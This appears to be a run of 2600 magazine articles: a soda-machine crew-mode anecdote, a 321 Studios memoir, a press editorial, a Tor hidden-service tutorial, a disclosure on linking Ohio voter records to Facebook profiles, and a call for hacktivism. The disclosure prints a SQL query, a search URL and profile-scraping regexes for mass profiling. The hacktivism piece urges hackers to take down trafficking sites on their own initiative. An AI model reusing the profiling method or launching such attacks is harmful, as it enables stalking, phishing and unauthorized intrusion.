I happened upon this Coca Cola Freestyle machine at a local Zaxby's Chicken restaurant. One of the employees accidentally left it in "Crew" mode after making an adjustment. As you can see, the touch-screen gives a graphical overview of syrup levels, temperatures, and the menu folder options, allowing the operator to view Errors, Alerts, and Notices. Touching the bottom-right corner of the interface returned the machine to regular "Consumer" operating mode. Touching there again returned me to "Crew" mode - without needing a password. I share this in the spirit of exploration and curiosity. I took these pictures with my own phone, right before the manager on duty came over and said "Having trouble getting your beverage?"





"No, thanks," I replied "The machine was in 'Crew' mode and I'm just a curious person - always wondered how these things worked."

He was really friendly, and replied "This is just the business end. The real party is in the back, where all the syrup tanks and compressors live! I'd show you, but our insurance doesn't let non-employees behind the line."

More people should be like that guy!

321 Studios Revisited

by Nordog

Back in the day at 3 Research Park in St. Charles, Missouri, things were buzzing, along with the tail rotor of the boss's private helicopter. Robert H. Moore had us all helping to promote the freedom to duplicate your own copies of DVDs, placing him in the middle of the digital age's most volatile disputes between consumers' fair rights and the MPAA's views of copyright protection.

In October 1999, DeCSS was created, which allowed Pandora out of the DVD box set. We all had a right to rip our own copies of DVDs we had paid for - movies, records, and video game content. In July 2001, Bob just took this idea and ran with it. Thus, DVD X Copy was born. It all started on Edison Avenue in Chesterfield with a bunch of young hungry people with an idea: create software that allowed everyday people to make backup copies of their DVDs. It was fun and a lot of work; there were a lot of great ideas that started in that little building. X Maker, CD X Rescue, Xtreme Download, X Show, X Copy Platinum, and X Point were just a few. We had computer parts and software spread everywhere. What a great atmosphere - free lunches for everybody and a free spirit encompassed the entire enterprise. No rules, just do it ("Now You Can" - our motto till the end). Even our passwords reflected that freedom, aka. 321 Geeks ruled. We were on AfterDawn, BBS's, and IMing everybody, downloads were flying on every system way before the thought of any aviation vehicles were on our bosses' minds. We were making money and loving life itself. Oh to be young again.

Soon we had outgrown that little space and were on the move - in more ways than one. One was the lawsuit. Let's file a lawsuit against Hollywood and where else but northern California. We started including anti-piracy measures in the software, watermarks, and disclaimers, even not allowing the copy to be copied.

Our next move was to 17 Research Park and a much bigger building with a big United States flag in front of the campus. Things were getting more serious, you had to sign for things like DVD burners, hard drives, motherboards, meals, office supplies, you name it - and it all had a price and had to be accounted for. We had the first Power Users Conference on Saturday, August 30, 2003 and what a showing... even Fred von Lohmann offered advice in a speech for the masses. There were suits and ties for the first time and everybody started getting official titles and salaries. A call center was in the making and 24/7 operation all a part of doing *big* business.


Las Vegas, January 8, 2004: Three new products and the start of the end. All the new leaders went to Nevada. Bob even flew the helicopter for a while at least, everyone else just took a plane. The rest of the old guard had to rely on AfterDawn and IMs that weekend. But there was a holiday party coming up and it was on the company's tab, a "Let's celebrate the success and the People of 321" gala, January 24, 2004. Elegant Dress for an evening at the Omni Majestic Hotel in downtown St. Louis. Dancing, dining, and a lot of whining - where had we gone, what had happened? There were tuxedoes, evening gowns, and fine linen. Gold was everywhere - a lot of snobby people and very little enjoyment. Some of us had to go to work the next morning and there was an ice storm in St. Louis that night. There was a change in the air - little did we know, we were on the move again. Bigger is not always better.

3 Research Park Drive and the Tower of Glass. More changes and staffing moves were rampant - even Bob's son quit. It all came down to production. Everyone was asked to work overtime to help the production software assembly line make more, more, more. There were more changes in the wind, a lot of new faces started to show up, and things really changed fast. There were logical paths and steps for everything, Human Resources reared its ugly head, you had to tell where you were going and clock in and out. The smokers had to go outside and it is really cold in Missouri in the winter. What was happening? Our very freedom was being taken away. An employee handbook was even issued in February. I saw the writing on the stall wall.

Then, on February 20, 2004, Judge Susan Illston ruled. Wow, what a change and not for the better of anyone. Even though Mr. Moore said he would fight to the end, on June 16, 2004, he started preparing for bankruptcy protection. $100 million dollars a year in revenue and 400 employees later, it was all over. But boy, what a ride. 321 Studios is gone but not forgotten. Long live the idea.

Now you can.

In memory of Robert H. Moore, who passed away April 1, 2007



We're learning. Sometimes it takes several attempts to learn the same lesson. And we often forget and have to learn it all over again. But there's no question that progress is being made.

Take a look at what's been going on lately. Never before have we seen such engagement in the process. People are genuinely interested in government, the environment, individual expression, and ways to effect change. Of course, this is all coming about because of a serious crisis. But sometimes that's exactly what is needed to wake people up.

Over the course of a few decades, we've witnessed a series of earthquakes in the world of journalism. Standard media outlets, like daily newspapers and broadcast TV/radio stations, found themselves no longer secure in their traditional brick and mortar establishments. New technology opened the door for new outlets. What was once a limited spectrum for broadcast video became orders of magnitude bigger with the advent of cable and satellite broadcasting. And the online world added so many voices and perspectives to the mix that the old fashioned establishments of the press almost found themselves lost in irrelevance.

Almost.

Regardless of how many ways there are to get information, there is always going to be a great demand for facts that are based on research and obtained by people who understand the story. That is what we are witnessing now. Since the Trump administration took power, they have found a formidable adversary in the form of the press. And the press has found its voice and reinforced the power and value of investigative journalism, a concept that strikes fear into every regime in power anywhere. People running things *always* have something to hide. And the press exists to track down what that is and to let the people know. Declaring war on the media is an act of desperation reserved for those who want more control than they can ever achieve. Such actions nearly always fail spectacularly.

We've heard the word of doomsayers for too long regarding the press. Newspapers are dead, radio is dead, everyone is a journalist now, the old ways just don't work anymore, etc., etc. None of it is true. Mind you, these statements all have *elements* of truth, but as absolutes, no, the events of the day are proving just how wrong such assertions are. We've seen story after story implicating Trump and his associates in lies, mistruths, and questionable ethics, and nearly every one of them comes from places with names like *The New York Times*, *The Washington Post*, and *The Guardian*. And as a direct result, support for these outlets is skyrocketing. If there is anything good that has come out of these past few months, it's that reaffirmation that a strong press is essential and possibly the only thing that can keep power from being abused without question.

The reaction from the ruling party to what these journalists are doing also speaks volumes. We've seen the hatred and the threats towards the media at the Trump rallies. We've witnessed the unjust "fake news" moniker being applied to any outlet that doesn't parrot the regime's perspective. We've even seen journalists physically attacked by some of the people in power, often followed by threats of even more violence against them by others with even greater power. When those in charge react in this way, there's a reason. And the reason is that the press has the power to get to the truth. The founding fathers realized this and put it to paper in the First Amendment in words that, unlike others of that period, resonate every bit as strongly today.

In many other parts of the world, people have been awake to the reality for quite some time. Journalists are routinely and increasingly imprisoned, tortured, and even killed. This is par for the course in places like Iraq, Syria, Mexico, Russia, and the Philippines, to name a few. Pursuit of the truth is a very dangerous endeavor. And it's never been more important.

But while we're pointing out the importance and value of traditional media outlets, we don't want it to appear as if we're not also embracing the new technologies. These have, indeed, changed the playing field, just not in the ways that many are trying to sell. For far too long, journalism has been out of reach for those not already connected to the media business in some way. With the Internet and digital platforms, this has become far less of an issue. But that does not mean that anyone who can type at a keyboard is an Edward R. Murrow or a Hunter S. Thompson, any more so than anyone who can point a camera phone is an Ansel Adams. Standards still apply even if there are many more participants. Not recognizing this opens us up to the kinds of dangers we've seen recently, where completely fictitious news stories are treated with similar weight as ones that are based on provable facts. And, incredibly, this preponderance of actual "fake news" is then used as a weapon in a smear campaign against *real* journalism, falsely labeling real news as fake. It can get extremely confusing to anyone not paying enough attention.

Done properly, new methods of investigative journalism - whether we're talking blogs, livestream feeds, social media posts, or hyperlocal reporting - can be a vital part of the process. It's not an either/or as we're so often told. We still (and probably always will) need newspapers and broadcast media outlets. Print is not dead. Over-the-air broadcasting isn't disappearing. But in order for them to continue to exist, they need to embrace new distribution methods and open their doors to more input from a variety of sources. More competition is a good thing, just as a variety of perspectives and voices is.

Our own experiences have shown us that the scenery is always changing, but not the desire for knowledge or the willingness to share information. Adaptation is essential for survival and we've seen media, bookstores, and the like fail over the years because they couldn't find a way to do this. Sometimes, this is because of lack of vision. Often, it's the result of lack of support. In France, bookstores are prevalent whereas they're an endangered species in many other countries. They survive only because they're supported. We've seen similar disparities in the world of record and video stores, which thrive in some places while disappearing entirely in others. Vinyl continues to exist because people have decided they don't want it to disappear, despite its "inevitable demise" that was once so widely prophesied. If something is embraced by the people, it will stick around and become a part of a world which also includes those newer distribution methods. Rather than one being replaced by the other, they each supplement each other. And we've seen the same thing happening with our free press. Ultimately, it's the people who decide their fate.

The Trump administration has unintentionally reinvigorated the very media it abhors. It's gotten us to have discussions and debates that we wouldn't have had otherwise. We're experiencing this firsthand in our pages without losing any relevancy to the topics we normally cover. Issues of net neutrality, free speech, hacking, privacy invasions are all right there, only now being topics for more people than we could have ever hoped to engage with on our own. We know this doesn't make everybody happy. There are those who want us to just stick with technology and stay away from all the politics. We think there is a direct correlation between these topics - and our unique perspective as hackers can be an invaluable addition to the dialog. This also holds true for many other communities of people - everyone from musicians to actors to scientists - who have perspectives that can be quite relevant. It's easy to tell them to stick to their trade and leave the politics to the politicians. But they often have a great deal to contribute, a way to reach others who wouldn't be involved otherwise - people who have as much of a right as anyone else to be a part of the conversation. Can you imagine the state we'd be in if we limited the discussion only to those in the government? That would truly be an oppressive society.

All that said, we welcome criticism and suggestions for what we can be doing better. That's part of the process, after all. As a media outlet ourselves, we need to be listening at least as much as we're speaking. And right now, we really like what we're hearing.

The Censorship Resistant Internet

Part 1: How to Run a Tor Hidden Service (a.k.a. .onion)

by p4bl0
2.6k@uzy.me

0x0 - Introduction

This will be a series of four articles explaining how to run censorship resistant services on the Internet. In the this one, I will talk about Tor[1] hidden services, you know, the infamous .onions. The second one will be devoted to I2P[2] services, the third one to IPFS[3], and the last one to ZeroNet[4]. Along the way I will share the setup I created for my personal website, which is available over Tor, I2P, IPFS, and ZeroNet in addition to the classical web. My setup enables all these versions of my website to be easily kept in sync.

Tor and I2P allow you to use the Internet anonymously (given proper use of the tools and some care, of course), and to anonymously host services (basically, anything which runs on top of TCP). Tor is more focused on the former feature while I2P is more focused on the latter (for example, it is not designed to anonymously browse the classical web). IPFS is a giant (IP stands for "InterPlanetary") distributed file-system enabling us to build the "permanent web," and ZeroNet is a decentralized network which uses BitTorrent to host websites in a peer-to-peer fashion. More on these in their dedicated article. Now let's get back to Tor hidden services.

To protect its users, Tor uses *onion routing*. The principle of onion routing is that instead of connecting directly to a destination server, you instead create a *circuit* between you and that server, which goes through three randomly chosen nodes (i.e., computers running a *Tor relay*) on the Tor network:

- the entry node, which only knows about you and the relay node.
- the relay node, which only knows about the entry and exit nodes.
- the exit node, which only knows about the relay node and the destination server.

Cryptography is used to ensure these properties, which in turn ensure that no single computer can link you and the destination server.

Another feature of the Tor network is *hidden services*. When a computer runs a hidden service, it builds a few circuits such as the ones we just described. Each of these circuits connects it to an *introduction point*. Then the hidden service assembles its *descriptor,* which consists in its public key (of which the .onion name is derived) and its list of introduction points. The descriptor is then signed with the private key of the hidden service, and uploaded (through a Tor circuit) to a distributed hash table.

When a client wants to connect with a hidden service, it first creates a circuit to a random node which is called the *rendezvous point,* and then queries the distributed hash table (through a Tor circuit, of course) for the descriptor of the hidden service. After that, it encrypts a message containing the rendezvous point using the hidden service public key (so that only the hidden service can decrypt it, using its private key), and sends it to the hidden service through one of its introduction points. Now, the hidden service creates a circuit to the rendezvous point and the communication with the client can start.

Tor hidden services can be used for so many things. For example, they allow you to bypass NATs. This means you could, for instance, run a web server or an SSH server on a machine in your local network at home and access it from anywhere on the Internet through Tor, without the need to configure anything on your ISP-provided router. This works because, as we just saw, all that can be seen from the local network of the hidden service are outward connections, which are usually not filtered.

0x1 - Where to Run a Hidden Service?

I make the assumption that the hidden service that we want to build is something like a small static website, so we do not need a lot of resources to run it, but it is better if it is always online. This is the perfect use for a low end VPS. It is not difficult to find very cheap VPS, something like $10 per year, if you are not too

picky. Those are generally not to be trusted as your main server if you want to self-host your email or run your IRC client, for instance, but they are perfect for use as MX backup or to host a small hidden service.

Of course, the rest of this tutorial is valid for any machine; this was just a suggestion. It is important to note that, in any case, if you run a hidden service on a machine, that same machine should not be a Tor relay. Otherwise the location of the hidden service could be discovered, e.g., by correlating its downtimes with those of the relay.

0x2 - Installations

First things first: we need to install Tor on the machine. I'm familiar with Debian GNU/Linux so this is what I will cover here. This procedure should work on all the derived distros (Ubuntu, Mint, etc.). Debian is also virtually always available as a choice of OS when you rent a VPS. I recommend using the stable version (Jessie at the time of this writing).

To install Tor, create a new file "/etc/apt/sources.list.d/tor.list" with this content (you need to be root or to use "sudo"):

```
deb http://deb.torproject.org/
➥torproject.org jessie main
deb-src http://deb.torproject.
➥org/torproject.org jessie main
```

Save it and then add the GPG key that signs Tor project's packages to "apt" by issueing the following commands:

```
$ gpg --keyserver keys.gnupg.net
➥  --recv A3C4F0F9
$ gpg --export A3C4F0F9 | sudo
➥  apt-key add -
```

The first one will retrieve the key and the second one will add it to "apt". You can now issue the usual "sudo apt-get update" and it will retrieve the list of packages from the Tor project repository. Then, install Tor and the Tor project keyring so that the necessary GPG keys will be kept in sync and you don't have to worry about that later:

```
$ sudo apt-get install tor deb.
➥torproject.org-keyring
```

That's it.

0x3 - Setting Up Your Hidden Service

Now your machine is running the Tor daemon. As you will see, configuring Tor to serve a hidden service is quite easy. Be cautious though, as by default server software running on your machine will see connections coming from the Tor network as local connections, and some server software assumes that local connections are to be trusted by default. There are two ways around this: either configure the server software accordingly, or create a virtual network (like a local VPN) and make Tor connections to your hidden service go through that dummy interface. This is a bit more advanced and will not be covered in this article, but I could write a tutorial for that too later if *2600* readers ask me to.

Using "sudo" and your favorite text editor, open the "/etc/tor/torrc" configuration file. It is a good idea to read all of it, as the default one usually contains a lot of explanations about the different options. While going through the file, make sure that your machine is not configured as a relay (the "ORPort" and related options are commented out). Normally, the default options are quite conservative so everything should be fine. Then, in the hidden service section, add, for example, these lines:

```
HiddenServiceDir /var/lib/tor/
➥foo/
HiddenServicePort 80 localhost:
➥8080
HiddenServicePort 22 localhost:22
```

This instructs the Tor daemon that the "/var/lib/tor/foo/" directory contains the information necessary to serve a .onion:

- a "hostname" file which contains the .onion name.
- a "private_key" file which contains the corresponding private key.

If the directory does not exists when the Tor daemon is (re)started (which you can do with the usual "sudo service tor restart" command), Tor will create the directory and will automatically generate a private key and the corresponding hostname. You can then look in the "hostname" file for the name of your hidden service. Those are files that you want to backup, as you will need them if you move your hidden service onto another machine, or if you need to restore the service with the same name after a server crash, for example.

The next two lines tell the Tor daemon to listen on port 80 for this service and to forward the connection to port 8080 on localhost (a web server), and to do the same for port 22 (an SSH server). This will actually work with any kind

of TCP services: web and SSH as shown above, but also SMTP, IMAP, IRC, XMPP, etc.

If you want to serve a minimal static website, you could, for example, use BusyBox[5] "httpd". BusyBox is a Swiss army knife for GNU/Linux systems. It is a statically linked (i.e., it works even when you've made a mess with your system) executable which can act as many of the standard tools. You can "sudo apt-get install" it if it is not already on your system. Assuming that you are in the directory containing the files for your website, you can launch the BusyBox "httpd" server with this command:

```
$ busybox httpd -p 127.0.0.1:2680
```

This will bind the web server to port 2680 on localhost, which means that it is not accessible from outside. To make it accessible as a Tor hidden service, you would have the following line after the corresponding "HiddenServiceDir" declaration in your "torrc" file:

```
HiddenServicePort 80 127.0.0.1:
➥2680
```

Now restart your Tor daemon and visitors can point their Tor Browser to your .onion and they will see your website.

For further explanations, we will run a very simple service which counts the curious *2600* readers who connect to it. In a persistent "screen" session on my cheap VPS, I'm running the following script:

```
counter=0
while true; do
 counter=$((counter + 1))
 echo "Hi, 2600 reader! Counter:
➥ "$counter"." | busybox nc -l
➥ -p 2600
done
```

What this does is to initialize the "counter" variable at 0 and then forever do the following loop: increment "counter" by one, wait for a connection on port 2600, and then answer with a single line saying hi and displaying the number of connections to this service since it has been (re)started.

Then I add the following lines in my "torrc" (you can have multiple hidden services):

```
HiddenServiceDir /var/lib/tor/
➥2600/
HiddenServicePort 23 localhost:
➥2600
```

(I chose port 23 as it is the default telnet port.) Now if I look into the "/var/lib/tor/2600/hostname" file, I see that the name is "6yhl3mvmk7nrnfds.onion" (I will try to keep this running as long as possible, but the counter will be reset when I reboot my VPS).

0x4 - Accessing Your Hidden Service

As already said, if your service is a website, you can just point the Tor Browser to the .onion name and you are good to go. But how to access my little counter service? Or an SSH server?

On a local machine where you have Tor installed and running, there is usually a tool called "torsocks". It is a hackish tool which uses the LD_PRELOAD trick in an attempt to make all outgoing connections pass through the Tor SOCKS proxy. It would work like in this example:

```
$ torsocks telnet 6yhl3mvmk7nrnf
➥ds.onion
Connected to 6yhl3mvmk7nrnfds.
➥onion.
Escape character is '^]'.
Hi, 2600 reader! Counter: 1.
Connection closed by foreign
➥ host.
```

I do not like this approach a lot, as it proved to not be very reliable. Instead, I prefer to use the BSD flavor of netcat, which you can install as the "netcat-openbsd" package in Debian-based distributions. It provides a handy "nc" tool which is more powerful than traditional "netcat" or than BusyBox "nc". It has two command line options of interest: "-X" allows you to specify the type of proxy used, and "-x" the address and port of the proxy. By default, Tor creates a SOCKSv5 proxy on port 9050 (look for the "SocksPort" option in your "torrc" file). So we can use that to connect to my little counter service:

```
$ nc -X 5 -x 127.0.0.1:9050
➥ 6yhl3mvmk7nrnfds.onion 23
Hi, 2600 reader! Counter: 2.
```

The same tool can be used as a "ProxyCommand" for SSH. Simply add this in your "~/.ssh/config" file:

```
Host *.onion
 CheckHostIP no
 Compression yes
 ProxyCommand nc -X 5 -x
➥ 127.0.0.1:9050 %h %p
```

With that, SSH will transparently connect through Tor whenever the hostname ends in .onion. It also activates the compression, which helps when using Tor as it is slower. Disable the IP check as it will virtually change every time when going through Tor.

0x5 - Customize Your .onion Name

It is possible to customize up to some point your .onion name. There is a tool called Shallot[6] which simply does the brute force for you. There is no better way than brute force, otherwise it would mean that it is possible to derive

the private key from the public key and that would be a *huge* security problem.

You need to compile Shallot to get it, which is quite straightforward (the usual "./configure && make"). Then you can run Shallot with a regexp as argument and it will generate public and private key pairs until it finds one for which the .onion name matches the regexp. For example, I used the command "./shallot ^pablo" to find one which starts with my first name, allowing me to have the Onion mirror of my website at "http://pablo6zbxiijn5hd.onion/". Running it with "hacker" as regexp quickly yields:

```
--------------------------------
--------------------------------
Found matching domain after
➥ 384389 tries: pnyvlhackerizmkd
➥.onion
--------------------------------
--------------------------------
-----BEGIN RSA PRIVATE KEY-----
<base64 encoded private key
➥ spreading on multiple lines>
-----END RSA PRIVATE KEY-----
```

To use it, you create a new directory, e.g., "/var/lib/tor/hacker/", and put inside it a "hostname" file with a single line containing "pnyvlhackerizmkd.onion", and a "private_key" file containing the output of Shallot except the first three lines (the RSA key, including the "BEGIN" and "END" lines). Now you have to give the new directory and its contents the proper permissions and owner. It's easier to clone the good settings generated by Tor itself. For example, copying on the "/var/lib/tor/foo/" directory from earlier:

```
$ cd /var/lib/tor/
$ sudo chown -R --reference=foo
➥ hacker
$ sudo chmod --reference=foo
➥ hacker
$ sudo chmod --reference=foo/
➥hostname hacker/*
$ ls -lR # check that permissions
➥ and owners/groups are identical
```

Then you simply need to add the corresponding "HiddenServiceDir" and the "HiddenServicePort" you want in the "torrc" file and restart Tor.

Of course, the longer your regexp is, the more time it will take to find a matching name. Also, you need to be aware that onion names are actually values encoded in base 32, which means that you can have all 26 letters from a to z but only six digits, from 2 to 7, so do not attempt to get a name starting with "2600" for instance, as no name will ever match and Shallot will run indefinitely.

0x6 - The Setup for My Website

I manage my website in a Git[7] repository. I have a "public/" subdirectory, the content of which is generated by a Makefile[8]. So what I do is simply have a Git remote on the VPS which hosts the Onion mirror of my website. This remote is configured with:

```
$ git config receive.denyCurrent
➥Branch updateInstead
```

Running this command inside the remote Git repository makes it automatically update its working directory when I push to it. Then I have a Git post-receive hook (check out the documentation about this on the Git website - basically it is a shell script in ".git/hooks/post-receive") which calls "make" to update the website with the new content.

This way when I update my website, I simply push it to the different servers that host mirrors of it. We will see in the subsequent articles that the hooks are a bit more complicated for IPFS and ZeroNet, but it is just as trivial for I2P.

0x7 - Conclusions

I hope you learned something reading this article. In any case, I hope you will put the freedom and the privacy provided by Tor hidden services to good use rather than evil. Next time, we'll learn how to do the same kind of things using I2P, the Invisible Internet Project.

0x8 - References

1. The Tor Project. https://www.tor➥project.org/
2. I2P. https://geti2p.net/
3. IPFS. https://ipfs.io/
4. ZeroNet. https://zeronet.io/
5. BusyBox. https://www.busybox.➥net/
6. Shallot. https://github.com/kat➥magic/Shallot
7. Git. https://git-scm.com/
8. Make. https://www.gnu.org/s/➥make/

Converting the Voter Database and Facebook into a Google for Criminals

by Anthony Russell
Twitter: @DotNetRussell

Disclaimer: I'm in no way advocating criminal use of United States voter databases and/or of Facebook. If you use this research in a criminal manner, I'll do whatever I can to support law enforcement and help bring you to justice. Don't be a dick; you've been warned. Also, I've redacted some of the secret sauce that makes this work. Sorry skiddies.

Summary

I was able to create a proof of concept application that scrubs a recreation of the Ohio voter database, which includes first name, last name, date of birth, and home address - and link each entry confidently to its real owner's Facebook page. By doing this, I have created a method by which you can use the Ohio voter database to seed you with name, address, and DOB - and Facebook to hydrate that data with personal information.

There's a lot of danger in being able to link these two items in this fashion. If put together correctly, it's essentially a Google for criminals. Enter the target filters and get a list back of who they are and exactly where they live.

My application was able to positively link a voter record to a Facebook account approximately 45 percent of the time. Extrapolate that out over the 6.5 million records in my database and you get 2.86 million Facebook records.

How I Found This

I was attempting to discover how Internet databases were getting my home address and personal information. Most of them have opt-out policies, so for every one I opted out of, I had to figure out where it was seeded so I could opt out of that as well. Eventually I hit a wall. It was clear that the last companies I found were getting seeded from public data and then scrubbing the web in an attempt to link your data for sale. Like any good hacker, I said, if they can do it, so can I. <insert evil smile>

Getting Your Seed Data

To start, I had to see what public data was available. In short, there's a *ton*. No wonder we get marketed to nonstop by mail. The government takes our personal information and puts it on the web for free. Write a couple of scripts and you can tap it anytime.

Unfortunately I don't have lawyers that can litigate on my behalf if some state doesn't like me scripting their records' search site, so I opted to find a downloadable database instead. Then the great state of Ohio dropped a giant golden egg in my lap. Two CSV files that have 6.5 million unique voter records in them. No hacking to be done here. Just a publicly available download that contains about 57 percent of Ohio residents.

It can be found here:

```
https://www6.sos.state.oh.us/ords/
➥f?p=111:1:0::NO:RP:P1_TYPE:STATE
```

Just download the files and upload it into your favorite database. Because of the size, I chose to put it on Azure for my application.

Getting Information out of Facebook

I'm going to do a little hand waving here because I don't want people using this in a malicious manner. If you wanted to recreate it, you could do it with this article and some work on your own end, but you're not getting a complete answer here.

I essentially used two Facebook queries over and over. For a simple example, let's say I wanted to find people on my street. I would query the voter database something like this:

```
select LAST_NAME, FIRST_NAME,
➥ DATE_OF_BIRTH, RESIDENTIAL_
➥ADDRESS1, RESIDENTIAL_CITY from
➥ dbo.ohio where RESIDENTIAL_
➥CITY = 'myCity' AND RESIDENTIAL
➥_ADDRESS1 LIKE '%myStreet%'
```

With these results, I can now start searching for potential Facebook candidates. To get my list of possible profiles I would run this query:

```
https://www.facebook.com/search/
➥people/?q=FIRST+LAST+STATE
```

Once this comes back, I cache the source and run a regex on it to abstract the user profile IDs. In order to get the profile IDs out you can use this regex:

```
(?<=_gll\'94><div><a href=\").*
➥?(?=\" data-testid=\"serp_result)
```

Now that you have your list of potential profiles, you can start scrubbing them to find the one you want. Before we can scrub them though, we need to pull key data off of each profile. To do this, I used a series of regexes.

Get name from profile page

- `(?<=fb-timeline-cover-name ➥\">).*?(?=</span)`

Get profile photo from profile page

- `(?<=href=\")https://www.face➥book.com/photo.php?.*?(?=\")`

Get intro from profile page

- `(?<=data-profile-intro-car).➥*?(?=</div>)`

Get details from intro block

- `(?<=href=\")(.+?)(?= \")`

Get links from details

- `(?<=href=\").*?(?=<?>)`

Get text from details

- `(?<=data-hovercard-prefer-➥more-content-show=\").*?➥(?=</a>)`

If implemented correctly, the above regexes will give you a plethora of information on each individual that you can then use to start generating confidence scores for each profile.

Generating the Confidence Scores

This, surprisingly, is the tough part. There's a bunch of gotchas in this part. I used three main things for my confidence scores: does the first name exist, does the last name exist, does the city exist, and does the state exist. Simple enough, but even this can be a problem. People change names. People list the state 50 times on their profile and the city once. It's very variable. I did, however, come up with a combination of scores that I think provides very accurate scores.

Scoring the Name

- Total possible score of .3
  - § .15 for first name
  - § .15 for last name

Scoring the text

- If city and state are found, add .7
- If just city is found, add .4
- If just state is found, add .1
- For every extra instance of state keyword, add .01
- For every extra instance of city keyword, add .2

With the above scoring, I am able to produce an output similar to this:

DANIEL <redacted>

```
Username: https://www.facebook.
➥com/daniel.<redacted>?ref=br_rs
Confidence: 1.02
Username: https://www.facebook.
➥com/daniel.<redacted>?ref=br_rs
Confidence: 0.26
Username: https://www.facebook.
➥com/jacob.<redacted>?ref=br_rs
Confidence: 0.26
Username: https://www.facebook.
➥com/diesel.<redacted>?ref=br_rs
Confidence: 0.43
Username: https://www.facebook.
➥com/daniel.<redacted>?ref=br_rs
Confidence: 0.41
Username: https://www.facebook.
➥com/daniel.<redacted>?ref=br_rs
Confidence: 0.27
Username: https://www.facebook.
➥com/daniel.<redacted>?ref=br_rs
Confidence: 0.41
Username: https://www.facebook.
➥com/daniel.<redacted>?ref=br_rs
Confidence: 0.26
Username: https://www.facebook.
➥com/Dan.<redacted>?ref=br_rs
Confidence: 0.27
```

As you can see, there's one profile that clearly stands out. Sure enough, if you click into this profile, it's the person that lives on my street. I was able to run this script over thousands of people without getting rate limited by Facebook. Conceivably, I could run this nonstop and eventually build a giant database.

Why Is This a Giant Problem?

Well, if you need me to tell you why this is a problem, then you're not thinking hard enough. Here are just a few of the things we can leverage the above process for.

Profiling

- All of the young girls near you
- All of the elderly people near you
- All of the police that work in a specific city
- All of the people that work for a specific company

Creating spear phishing campaigns

- Create highly accurate spear phishing based on user interests
- Target people of a specific organization with their actual interest

Create wordlists for password cracking

Accurately predict when people are and aren't home based on check ins

How Can This Be Fixed?

If I had the ear of the state IT rep, I would start there. I'd tell them that allowing anyone to download the entire voter database is probably a dumb idea. I understand why voter records are public and it's for a good reason. That said, we need to rethink how this is implemented. The government just enabled me to build Google for criminal enterprises. Facebook should also probably be rate limiting the above queries. Currently, under certain conditions, I can script query forever without captchas.

If you belong to either of the above mentioned parties and would like more detailed information, a POC demo, or my opinion on what to do to fix the issues, please feel free to reach out (reach out, not sue).

HACTIVISM TO END HUMAN TRAFFICKING AND MODERN DAY SLAVERY

by Dr. G

OK, I know, that's a heavy title. But, what you may not know is that close to 30 million people are currently enslaved around the world right now, and some estimates put that number even higher. Think about that for a minute. Men, women, and children are being forced to work in fields, shops, brothels, and private homes without any pay and with little chance for escape. And it is all happening in the 21st century!

So, what does that have to do with hacking? Well, a lot of the communication used by those in the modern-day slave trade happens on the Internet and a lot of their coordination is done through sites on the dark web. Different forms of advertising are posted in a variety of formats offering services to customers and it's pretty much impossible to trace this activity through Tor which allows for this "industry" to continue to grow.

I have a friend who works for a large anti human trafficking organization and I asked him one day if anyone ever thought about attacking these organizations in a militaristic manner that just takes these guys out. He looked at me like I was crazy. I suppose it was a crazy question and an extreme idea, but then I had what I thought was a better idea. What if hackers all over the world began to systematically locate and shut down any site used for child pornography, sex slavery, or human trafficking?

You may have noticed that someone associated with Anonymous took down more than 10,000 child pornography sites earlier this year by hitting Freedom Hosting II. That's a good start, but we have a lot more work to do. Law enforcement officers were also able to nab 700 plus suspects in human trafficking stings during the 2017 Super Bowl. If you pay attention to the news, you'll notice that this happens every year because it is sadly common for traffickers to bring kids and women to these areas every year and force them to have sex with customers.

What can we do about it? Well, I think we can do a lot. If you spend any time on the dark web, you are likely to come across one of these sites eventually; you may even know exactly where some of them are located now. You could turn a blind eye, but I'd like to suggest to you - if you have any real skillz - to use these sites as a place to practice. I honestly doubt anyone in law enforcement would care if some hackers decided to start shutting down websites that facilitate the sale and transfer of human slaves.

And there could be an added bonus. I didn't read any negative press when Anonymous took down the child porn sites; most of the stories were actually written from a positive perspective. What if we can change the perception of hacking by systematically eliminating a serious world problem? Maybe, just maybe, governments would take notice and start to listen to all the good ideas we have.

I know the hacking community isn't usually friendly towards governments or law enforcement, and that's probably because they are not typically friendly towards us. Don't think of this as a way to help them out. Think of it as a way to help out the people who are being trafficked. If we can shut down the traffickers' ability to communicate and coordinate online, it will force them to go old school, which can decrease their profits, increase their chance of getting caught, and ultimately lead to the freeing of the slaves they have in their possession.

Let me be clear. I'm not advocating for eliminating the dark web or Tor because I know they exist for what many in the hacking world would consider a good reason. I also recognize that evil people will always find ways to commit evil acts. But I think we can all draw the line at actual, no kidding, slavery of human beings. Who's with me?

References

- http://www.globalslaveryindex.org/
- http://www.cnn.com/2014/11/17/world/walk-free-global-slavery-index-2014/
- http://www.pcmag.com/news/351575/anonymous-attacks-the-dark-web
- http://www.reuters.com/article/us-usa-trafficking-super-bowl-idUSKBN15O2MU

TELECOM INFORMER

by The Prophet

